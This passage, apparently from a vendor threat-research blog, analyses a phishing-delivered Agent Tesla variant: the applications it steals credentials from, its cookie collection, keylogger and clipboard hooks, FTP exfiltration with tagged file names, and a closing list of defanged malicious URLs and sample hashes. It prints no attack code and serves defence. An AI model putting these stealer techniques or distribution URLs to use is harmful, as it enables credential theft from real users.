

Figure 4.2 – Process Tree of all relevant processes of the campaign

Agent Tesla Running Within MSBuild.exe Process to Steal Data

I extracted this new Agent Tesla variant to a local file from the large array ($Cli444) for static analysis.

According to Figure 5.1, below, we can see that this new variant is fully obfuscated, meaning it is able to protect its code from being easily analyzed by security researchers.

The class names, function names, and variable names are meaningless, as shown in Figure 5.1 (such as “A”, “a”, “B”, “b”, “C”, “c” and so on.) For instance, the entry point function of this variant is this— “A.b.A()”.



Figure 5.1 – Obfuscated new variant of Agent Tesla

When Agent Tesla starts in MSBuild.exe, it first checks to see if there is a duplicate Agent Tesla running. If one is found, it is killed to keep only one instance running at the same time.

Once every time it runs, it steals the credentials of applications (like Web Browsers, FTP clients, IM, etc.) saved on the infected device and sends the stolen data to the attacker.

According to my research, it steals sensitive information from 73 different applications, which can be categorized by their features, as below:

Web Browsers:

"Chrome", "Firefox", "Edge", "Safari", "SRWare Iron", "CoolNovo", "QQ Browser", "UC Browser", "Elements Browser", "QIP Surf", "Epic Privacy", "Amigo", "Coccoc", "Coowon", "Torch Browser", "Orbitum", "Yandex Browser", "Sputnik", "Chedot", "Vivaldi", "Iridium Browser", "360 Browser", "Chromium", "Opera Browser", "Sleipnir 6", "Liebao Browser", "CentBrowser", "Brave", "Cool Novo", "Citrio", "Uran", "7Star", "Kometa", "Comodo Dragon","K-Meleon", "FALKON", "IceCat", "Flock", "WaterFox", "PaleMoon", "UCBrowser", "IceDragon", "QQBrowser", "SeaMonkey", "BlackHawk", "CyberFox"

Email Clients and Messenger Clients:

"Postbox", "Foxmail", "Eudora", "Mailbird", "Becky!", "Opera Mail", "Outlook", "Thunderbird", "eM Client", "IncrediMail", "Claws-mail", "The Bat!", "Pocomail"
"Psi", "Trillian"

VPN, FTP Clients and Download Managers:

"DownloadManager", "jDownloader", "OpenVPN", "SmartFTP", "FTPGetter", "WS_FTP", "FileZilla", "CFTP", "FTP Navigator", "CoreFTP", "WinSCP", "FlashFXP"

Figure 5.2 shows the moment it has obtained sensitive data from Mozilla Firefox. This data contains user credentials (UserName and Password), the application name “Firefox”, as well as the URLs where the credentials are saved. The data will then be sent to the attacker with magic flag “PW_”. I will elaborate on how the stolen data is sent to the attacker later.



Figure 5.2 – Display of sensitive data stolen from Mozilla Firefox

It starts a thread function that is used to collect cookies files from some predefined web browsers. These collected cookies files are then compressed into a ZIP archive and sent to the attacker with the magic flag “CO_”. Figure 5.3 is an example of such a ZIP archive, containing the cookies files collected from Mozilla Firefox and Google Chrome on my test machine.



Figure 5.3 – Tree view of one ZIP archive with collected cookies files

In addition to what I explained above, it also collects data from the system clipboard and the victim's inputs (the keylogger). It calls the API SetClipboardViewer() to register itself so it is able to receive notice once the clipboard data is changed. It can then obtain and save clipboard data.

The attacker also enabled the keylogger feature in this variant. It sets a hook on the Windows message WH_KEYBOARD_LL (13) by calling the API function SetWindowsHookEx(), so it can receive all keyboard messages when the victim types. Both data collected from the clipboard and through victim's inputs are saved in html format in a global variable. Agent Tesla starts a Timer (being called every 20 minutes) to check if the global variable has data, and if so, it sends its data to the attacker with the magic flag "KL_".

As shown in Figure 5.4 is an example of the data collected from victim's inputs and the clipboard that were extracted by me when it was sent to the attacker.



Figure 5.4 – Example of collected keylogger and clipboard data

As you can see, this data contains basic information, including current time, User Name, Computer Name, OS version, CPU type, and memory capacity. The keylogger data contains application name (“Google Chrome”), application title (“New Tab – Google Chrome”), current time (05/21/2021 10:48:18), as well as victim’s inputs at the second line. The clipboard data starts with a constant string “Copied Text:” and clipboard data at the second line.

Sending Stolen Data to the Attacker

Agent Tesla supports several ways to send stolen data to its C2 server. They are over SMTP to send data to the attacker’s email address, over FTP to send the data to the attacker’s FTP server, and over HTTP POST to send the data to attacker’s HTTP server.

The variant we captured uses FTP protocol’s STOR command (store) to submit the stolen sensitive data.

Agent Tesla has several magic flags to identify what kind of the data is being reported. These are “PW_” for credentials, “CO_” for cookies files, “KL” for keylogger and clipboard, and “SC_” for screenshot (not enabled in this variant). The data file name consists of a magic flag, User Name, Computer Name, and current time.

Figure 6.1 shows a screenshot of Wireshark displaying the data transportation process in an FTP-Data packet (with the magic flag “PW_”), where it contains stolen credentials saved in Firefox and FileZilla.



Figure 6.1 – FTP packet with stolen credentials

Conclusion

Most attackers like to spread malware in phishing emails. As a result, new phishing campaigns are detected every day by FortiGuard Labs. People should be more careful when opening files attached to email.

The one I just analyzed not only used a VBScript to hijack the victim's clipboard but also delivered a new variant of Agent Tesla. In this post I walked through this campaign, beginning with how the malicious Macro inside an attached Microsoft Excel document is executed. I then elaborated on how the three VBScript code segments found in the response from 27.html work to perform a bitcoin address hijack and to launch a new variant of Agent Tesla. Next, I demonstrated what applications this variant could steal sensitive data from, and what kind of sensitive data Agent Tesla is interested in, including saved credentials, cookies files of some web browsers, keylogger data, and clipboard data. And finally, I introduced how the stolen data is submitted to the attacker using an FTP-DATA packet.

Fortinet Protections

Fortinet customers are already protected from this Agent Tesla variant with FortiGuard's Web Filtering, Anti-Spamming, and AntiVirus services, as follow:

The related URLs listed in IOCs have been rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

The phishing email has been marked as SPAM by FortiMail. The attached Excel file is detected as "**VBA/Agent.WCN!tr**" and blocked by the FortiGuard AntiVirus service.

The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient, and FortiEDR. The Fortinet AntiVirus engine is a part of each of those solutions as well. As a result, customers who have these

products with up-to-date versions are protected.

We also suggest our readers go through the free NSE training — NSE 1 – Information Security Awareness, which has a module on Internet threats designed to help end users learn how to identify and protect themselves from phishing attacks.

IOCs:

URLs

hxxp://www[.]j[.]mp/ais1kdoaksodjasod14
hxxp://bit[.]ly/ais1kdoaksodjasod14
hxxps://p8hj[.]blogspot[.]com/p/27[.]html
hxxps://ia601500[.]us[.]archive[.]org/9/items/FTp-120-May12/27-1.txt
hxxps://ia601500[.]us[.]archive[.]org/9/items/FTp-120-May12/27-2.txt
hxxps://ia801500[.]us[.]archive[.]org/9/items/FTp-120-May12/27-3.txt
hxxp://1230948%1230948@getyournewblog[.]blogspot[.]com/p/27.html
hxxp://1230948%1230948@newblogset144[.]blogspot[.]com/p/27.html
hxxp://1230948%1230948@firstblognew123[.]blogspot[.]com/p/27.html
hxxp://1230948%1230948@papagunnakjdnmwdnwmndwm[.]blogspot[.]com/p/27.html

Sample SHA-256

[Order Requirements and Specs.xls]
F10D005B7997686E87BAEE766E5B28BE3386FE3BA9A557BD2042DCBA5414B740

[Extracted new variant of Agent Tesla]
6FED3E1D302B9DF7893248367ED06F8A4F5BA2D3B7547E3F49D1D00A7718A8B4

Reference:

New Agent Tesla Variant Spreading by Phishing

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.

Learn more about Fortinet's free cybersecurity training, an initiative of Fortinet's Training Advancement Agenda (TAA), or about the Fortinet Network Security Expert program, Security Academy program, and Veterans program.
